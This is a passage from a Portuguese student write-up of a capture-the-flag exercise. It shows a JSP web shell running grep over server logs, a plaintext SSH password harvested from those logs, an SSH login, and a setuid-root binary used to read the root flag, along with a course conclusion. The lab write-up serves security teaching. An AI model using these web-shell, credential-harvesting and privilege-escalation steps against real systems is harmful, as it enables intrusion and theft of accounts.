
The screenshot shows a Kali Linux desktop environment. A web browser window is open, displaying a reverse shell endpoint: `138.197.91.116:8888/Reverse/reverse_shell_ramyrez.jsp?cmd=grep -r ssh`. Below the browser, a terminal window displays the following logs:

```
logs/localhost_access_log.2024-11-18.txt:177.45.18.80 - - [18/Nov/2024:20:00:21 +0000] "GET /.ssh HTTP/1.1" 404 756
logs/localhost_access_log.2024-11-18.txt:177.45.18.80 - - [18/Nov/2024:20:01:11 +0000] "GET /ssh HTTP/1.1" 404 755
logs/localhost_access_log.2024-11-18.txt:177.45.18.80 - - [18/Nov/2024:20:01:11 +0000] "GET /sshadmin HTTP/1.1" 404 760
logs/localhost_access_log.2024-11-18.txt:179.250.41.248 - - [18/Nov/2024:20:22:30 +0000] "GET /Reverse/reverse_shell_ramyrez.jsp?cmd=grep%20-r%20ssh HTTP/1.1" 200 3243
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.connect Attempting to connect to host adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.connect Using password: s3nh4f0rt1f1c4d4
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.connect Connection successful to host adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.initialize Initializing session for adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.execute Running command on adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.execute Command executed successfully on adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.disconnect Disconnecting from adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:27:20.493 INFO [main] org.ssh.ConnectionManager.disconnect Disconnected successfully from adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.connect Attempting to connect to host adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.connect Using password: s3nh4f0rt1f1c4d4
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.connect Connection successful to host adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.initialize Initializing session for adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.execute Running command on adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.execute Command executed successfully on adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.disconnect Disconnecting from adam@127.0.0.1:2222
logs/backend.2024-06-06.log:01-Jun-2024 02:30:42.844 INFO [main] org.ssh.ConnectionManager.disconnect Disconnected successfully from adam@127.0.0.1:2222
webapps/examples/websocket/drawboard.xhtml: cursor: crosshair;
webapps/docs/changelog.html: Tatsuya Bessho. (kfujino)
webapps/docs/changelog.html: in Jaspic How-To. Patch is provided by Tatsuya Bessho. (violetagg)
webapps.dist/docs/changelog.html: Tatsuya Bessho. (kfujino)
webapps.dist/docs/changelog.html: in Jaspic How-To. Patch is provided by Tatsuya Bessho. (violetagg)
webapps.dist/examples/websocket/drawboard.xhtml: cursor: crosshair;
```

Fonte – Kali Linux.

Ao acessar, adam@127.0.0.1:222.

Figura 35 – LVL 3.



```
(rm553022@rm553022)~[~/Reverse]
$ ssh adam@138.197.91.116 -p2222
The authenticity of host '[138.197.91.116]:2222 ([138.197.91.116]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TDzuLHUCihTTmJcFqGd7B8B9nhNgw5AJIKRVHq6+2Po.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[138.197.91.116]:2222' (ED25519) to the list of known hosts.
adam@138.197.91.116's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.1.0-26-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Nov 18 20:14:24 2024 from 189.69.254.165
adam@b7a4d8a2dffe:~$ ls -la
total 40
drwxr-xr-x 1 adam adam 4096 Nov 16 08:00 .
drwxr-xr-x 1 root root 4096 Nov 16 08:00 ..
-rw-r--r-- 1 adam adam 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 adam adam 3771 Mar 31 2024 .bashrc
drwxr-xr-x 1 root root 4096 Nov 16 08:00 .cache
-rw-r--r-- 1 adam adam 807 Mar 31 2024 .profile
-rw-r--r-- 1 root root 34 Jun 2 23:13 .user.txt
adam@b7a4d8a2dffe:~$ cat .user.txt
RklBUHtoM2xsMF9hZGF0eXZlX3VfbWVhZG90=
adam@b7a4d8a2dffe:~$
```

Fonte – Kali Linux

Ao investigar a máquina, encontro um arquivo, **.user.txt**.

Figura 36 – LVL 3.




Fonte – Kali Linux

Com isso chegamos a FLAG.

12. NIFTO LVL4

Nesta etapa, o root tem uma flag para lhe dizer, mas como você irá conseguir visualizar?

Figura 37 – LVL 4.



```
adam@b7a4d8a2dffe: ~/.cache
File Actions Edit View Help
adam@138.197.91.116's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.1.0-26-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Mon Nov 18 20:14:24 2024 from 189.69.254.165
adam@b7a4d8a2dffe:~$ ls -la
total 40
drwxr-xr-x 1 adam adam 4096 Nov 16 08:00 .
drwxr-xr-x 1 root root 4096 Nov 16 08:00 ..
-rw-r--r-- 1 adam adam 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 adam adam 3771 Mar 31 2024 .bashrc
drwxr-xr-x 1 root root 4096 Nov 16 08:00 .cache
-rw-r--r-- 1 adam adam 807 Mar 31 2024 .profile
-rw-r--r-- 1 root root 34 Jun 2 23:13 .user.txt
adam@b7a4d8a2dffe:~$ cat .user.txt
Rk1BUHtoM2x5MF9hZGFTX3VfbWFKP30=

adam@b7a4d8a2dffe:~$ cd cache
-bash: cd: cache: No such file or directory
adam@b7a4d8a2dffe:~$ cd .cache
adam@b7a4d8a2dffe:~/.cache$ ls -la
total 32
drwxr-xr-x 1 root root 4096 Nov 16 08:00 .
drwxr-xr-x 1 adam adam 4096 Nov 16 08:00 ..
-rwsr-xr-x 1 root root 16120 Jun 2 22:48 .cat
adam@b7a4d8a2dffe:~/.cache$
```

Fonte – Kali Linux.

Ao investigar, encontramos um script que se chama, **.cat**.

Figura 38 – LVL 4.



```
adam@b7a4d8a2dffe: ~/cache
File Actions Edit View Help
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

adam@b7a4d8a2dffe:~$ ls -la
total 40
drwxr-xr-x 1 adam adam 4096 Nov 16 08:00 .
drwxr-xr-x 1 root root 4096 Nov 16 08:00 ..
-rw-r--r-- 1 adam adam 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 adam adam 3771 Mar 31 2024 .bashrc
drwxr-xr-x 1 root root 4096 Nov 16 08:00 .cache
-rw-r--r-- 1 adam adam 807 Mar 31 2024 .profile
-rw-r--r-- 1 root root 34 Jun 22 23:13 .user.txt
adam@b7a4d8a2dffe:~$ cat .user.txt
RklBUHtoM2xsMF9hZGftX3VfbWFKP30=
adam@b7a4d8a2dffe:~$ cd cache
-bash: cd: cache: No such file or directory
adam@b7a4d8a2dffe:~$ cd .cache
adam@b7a4d8a2dffe:~/.cache$ ls -la
total 32
drwxr-xr-x 1 root root 4096 Nov 16 08:00 .
drwxr-xr-x 1 adam adam 4096 Nov 16 08:00 ..
-rw-r--r-- 1 root root 16120 Jun 22 22:48 .cat
adam@b7a4d8a2dffe:~/.cache$ ./cat
RklBUHtoM2xsMF9hZGftX3VfbWFKP30=
adam@b7a4d8a2dffe:~/.cache$
```

Fonte – Kali Linux.

Ao executar o script com ./, encontramos um hash.

Figura 39 – LVL 4.



Fonte – Kali Linux.

Com isso, encontramos a FLAG e encerramos o desafio por completo.

13. CONCLUSÃO

Este relatório detalhou de maneira minuciosa a resolução de diversos desafios no âmbito do Capture The Flag (CTF) propostos durante a fase atual da Global Solution no 3º Semestre do curso. Cada desafio, pertencente aos cenários propostos, foi abordado com análises passo-a-passo, enriquecidas com imagens e textos, proporcionando uma compreensão aprofundada do processo de resolução. A abordagem adotada incluiu a exploração de conceitos fundamentais em protocolos de rede, como a análise de arquivos e diretórios e interpretação de códigos base64. Os procedimentos foram conduzidos de maneira a contextualizar não apenas os passos práticos, mas também a lógica e a estratégia por trás de cada decisão. Além dos desafios de conceitos fundamentais de conhecimento de protocolos, enfrentamos cenários relacionados a redes, utilizando a ferramenta Wireshark para análise de pacotes. A resolução desses desafios exigiu a aplicação de filtros específicos e a análise cuidadosa do tráfego de rede para identificar informações relevantes. Ainda, abordamos desafios relacionados a quebra de senhas e decodificação em hash MD5, e também conhecimento na linguagem Python. Esses cenários proporcionaram uma oportunidade de aplicar técnicas de quebra de senhas e análise de formatos de codificação. Em cada desafio, a obtenção das flags foi bem-sucedida, demonstrando a aplicação prática dos conhecimentos adquiridos durante o curso. Cada procedimento foi documentado de acordo com as normas ABNT, proporcionando uma estrutura clara e organizada para a apresentação dos resultados. Este relatório busca não apenas apresentar os resultados, mas também fornecer uma narrativa abrangente que destaca o pensamento crítico, a tomada de decisões estratégicas e a habilidade de enfrentar desafios diversos no contexto de cibersegurança.